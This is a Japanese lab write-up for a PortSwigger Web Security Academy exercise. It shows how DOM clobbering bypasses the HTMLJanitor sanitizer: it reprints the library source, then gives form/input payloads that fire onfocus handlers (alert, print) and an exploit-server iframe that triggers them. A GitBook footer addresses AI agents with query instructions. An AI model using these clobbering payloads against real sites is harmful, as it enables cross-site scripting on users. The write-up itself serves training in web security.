> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/dom/html-filter-bypass-via-dom-clobbering.md).

# DOMクラッバリングによるHTMLフィルタ回避

PortSwigger Web Security Academy のラボ向けメモ。DOMクラッバリングによるHTMLフィルタ回避に関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。

### HTMLフィルターを回避するためのDOM属性の上書き


の脆弱性を利用する **HTMLJanitor** ライブラリ（で使用される） `loadCommentsWithHtmlJanitor`）を介してHTMLフィルタリングを回避する **DOM clobbering** および `print()` 被害者のブラウザでの実行を強制する。自動実行にはエクスプロイトサーバーの使用が必要な場合があります。

ページは **HTMLJanitor** ユーザーHTMLのクリーンアップに

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-451246bc94a5e289258a137b143e22a9935ed602%2F%7BF6977439-BEDA-46DD-B19B-DD05D74EF402%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* サンドボックス文書（`document.implementation.createHTMLDocument('')`）を作成し、クリーンアップするHTMLを挿入する；
* ツリーを `TreeWalker` でたどり、ノードと属性にフィルタリング規則を適用する；
* コメントを削除し、いくつかの許可されていない項目を分解し、タグが拒否された場合は子要素を再挿入する；
* に従って属性を検証し `config.tags` の設定に基づいて許可されていない属性を削除する。

```javascript
(function (root, factory) {
  if (typeof define === 'function' && define.amd) {
    define('html-janitor', factory);
  } else if (typeof exports === 'object') {
    module.exports = factory();
  } else {
    root.HTMLJanitor = factory();
  }
}(this, function () {

  /**
   * @param {Object} config.tags 許可されたタグの辞書。
   * @param {boolean} config.keepNestedBlockElements デフォルトは false。
   */
  function HTMLJanitor(config) {

    var tagDefinitions = config['tags'];
    var tags = Object.keys(tagDefinitions);

    var validConfigValues = tags
      .map(function(k) { return typeof tagDefinitions[k]; })
      .every(function(type) { return type === 'object' || type === 'boolean' || type === 'function'; });

    if(!validConfigValues) {
      throw new Error("The configuration was invalid");
    }

    this.config = config;
  }

  var blockElementNames = ['P', 'LI', 'TD', 'TH', 'DIV', 'H1', 'H2', 'H3', 'H4', 'H5', 'H6', 'PRE'];
  function isBlockElement(node) {
    return blockElementNames.indexOf(node.nodeName) !== -1;
  }

  var inlineElementNames = ['A', 'B', 'STRONG', 'I', 'EM', 'SUB', 'SUP', 'U', 'STRIKE'];
  function isInlineElement(node) {
    return inlineElementNames.indexOf(node.nodeName) !== -1;
  }

  HTMLJanitor.prototype.clean = function (html) {
    const sandbox = document.implementation.createHTMLDocument('');
    const root = sandbox.createElement("div");
    root.innerHTML = html;

    this._sanitize(sandbox, root);

    return root.innerHTML;
  };

  HTMLJanitor.prototype._sanitize = function (document, parentNode) {
    var treeWalker = createTreeWalker(document, parentNode);
    var node = treeWalker.firstChild();

    if (!node) { return; }

    do {
      if (node.nodeType === Node.TEXT_NODE) {
        // このテキストノードが単なる空白で、前または次の要素の
        // 兄弟がブロック要素なら、削除する
        // 注: このヒューリスティックは変更される可能性があります。これは
        // Firefox の `contenteditable` に関する非常に特定的なバグです: http://jsbin.com/EyuKase/1/edit?js,output
        // FIXME: これをオプションにする？
        if (node.data.trim() === ''
            && ((node.previousElementSibling && isBlockElement(node.previousElementSibling))
                 || (node.nextElementSibling && isBlockElement(node.nextElementSibling)))) {
          parentNode.removeChild(node);
          this._sanitize(document, parentNode);
          break;
        } else {
          continue;
        }
      }

      // すべてのコメントを削除
      if (node.nodeType === Node.COMMENT_NODE) {
        parentNode.removeChild(node);
        this._sanitize(document, parentNode);
        break;
      }

      var isInline = isInlineElement(node);
      var containsBlockElement;
      if (isInline) {
        containsBlockElement = Array.prototype.some.call(node.childNodes, isBlockElement);
      }

      // ブロック要素はネストされるべきではない（例: <li><p>...）。もし
      // ネストされている場合は、内側のブロック要素のラッパーを外したい。
      var isNotTopContainer = !! parentNode.parentNode;
      var isNestedBlockElement =
            isBlockElement(parentNode) &&
            isBlockElement(node) &&
            isNotTopContainer;

      var nodeName = node.nodeName.toLowerCase();

      var allowedAttrs = getAllowedAttrs(this.config, nodeName, node);

      var isInvalid = isInline && containsBlockElement;

      // ホワイトリストに従ってタグ全体を削除し、かつマークアップが
      // 無効な場合。
      if (isInvalid || shouldRejectNode(node, allowedAttrs)
          || (!this.config.keepNestedBlockElements && isNestedBlockElement)) {
        // SCRIPT/STYLE 要素の内部テキストは保持しない。
        if (! (node.nodeName === 'SCRIPT' || node.nodeName === 'STYLE')) {
          while (node.childNodes.length > 0) {
            parentNode.insertBefore(node.childNodes[0], node);
          }
        }
        parentNode.removeChild(node);

        this._sanitize(document, parentNode);
        break;
      }

      // 属性をサニタイズする
      for (var a = 0; a < node.attributes.length; a += 1) {
        var attr = node.attributes[a];

        if (shouldRejectAttr(attr, allowedAttrs, node)) {
          node.removeAttribute(attr.name);
          // ループを続けるために配列をずらす。
          a = a - 1;
        }
      }

      // 子要素をサニタイズする
      this._sanitize(document, node);

    } while ((node = treeWalker.nextSibling()));
  };

  function createTreeWalker(document, node) {
    return document.createTreeWalker(node,
                                     NodeFilter.SHOW_TEXT | NodeFilter.SHOW_ELEMENT | NodeFilter.SHOW_COMMENT,
                                     null, false);
  }

  function getAllowedAttrs(config, nodeName, node){
    if (typeof config.tags[nodeName] === 'function') {
      return config.tags[nodeName](node);
    } else {
      return config.tags[nodeName];
    }
  }

  function shouldRejectNode(node, allowedAttrs){
    if (typeof allowedAttrs === 'undefined') {
      return true;
    } else if (typeof allowedAttrs === 'boolean') {
      return !allowedAttrs;
    }

    return false;
  }

  function shouldRejectAttr(attr, allowedAttrs, node){
    var attrName = attr.name.toLowerCase();

    if (allowedAttrs === true){
      return false;
    } else if (typeof allowedAttrs[attrName] === 'function'){
      return !allowedAttrs[attrName](attr.value, node);
    } else if (typeof allowedAttrs[attrName] === 'undefined'){
      return true;
    } else if (allowedAttrs[attrName] === false) {
      return true;
    } else if (typeof allowedAttrs[attrName] === 'string') {
      return (allowedAttrs[attrName] !== attr.value);
    }

    return false;
  }

  return HTMLJanitor;

}));
```


* 原則: ページスクリプトが期待する項目IDを作成または上書きするHTMLフラグメントを挿入する（例: `<form id="x" tabindex=0 onfocus=...>`）。ナビゲーション（ハッシュ `#x`）を操作したり、フォーカスを強制したりすると、イベント属性がトリガーされる。

```html
<html>
<form id=x tabindex=0 onfocus=alert(0)>
<input id=attributes>
</form>
</html>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-779edce191530303eb37111a61d54dc62eee0f31%2F%7B0524BADA-3E4B-4489-B68A-DF04DDF0E080%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


* ターゲット用の最終バリアント（`print()`):

```html
<html>
<form id=x tabindex=0 onfocus=print()>
<input id=attributes>
</form>
</html>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6345d8704d6eb263bc8b9f659db32e5edee6124f%2F%7B43907E37-FDFF-46F4-A3B7-5F69F495F819%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* エクスプロイトサーバーでホストされた iframe を介した自動トリガー: iframe が脆弱なページを読み込み、その後、その `src` に `#x`を追加して、フォーカスと `onfocus` の実行を引き起こす。エクスプロイトサーバーを使うアイデアの例:

{% code overflow="wrap" %}

```javascript
<iframe src="https://0a790035036b319583a1731200e90039.web-security-academy.net/post?postId=9 onload="setTimeout() => this.src += '#x',500;></iframe>
```

{% endcode %}


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/dom/html-filter-bypass-via-dom-clobbering.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.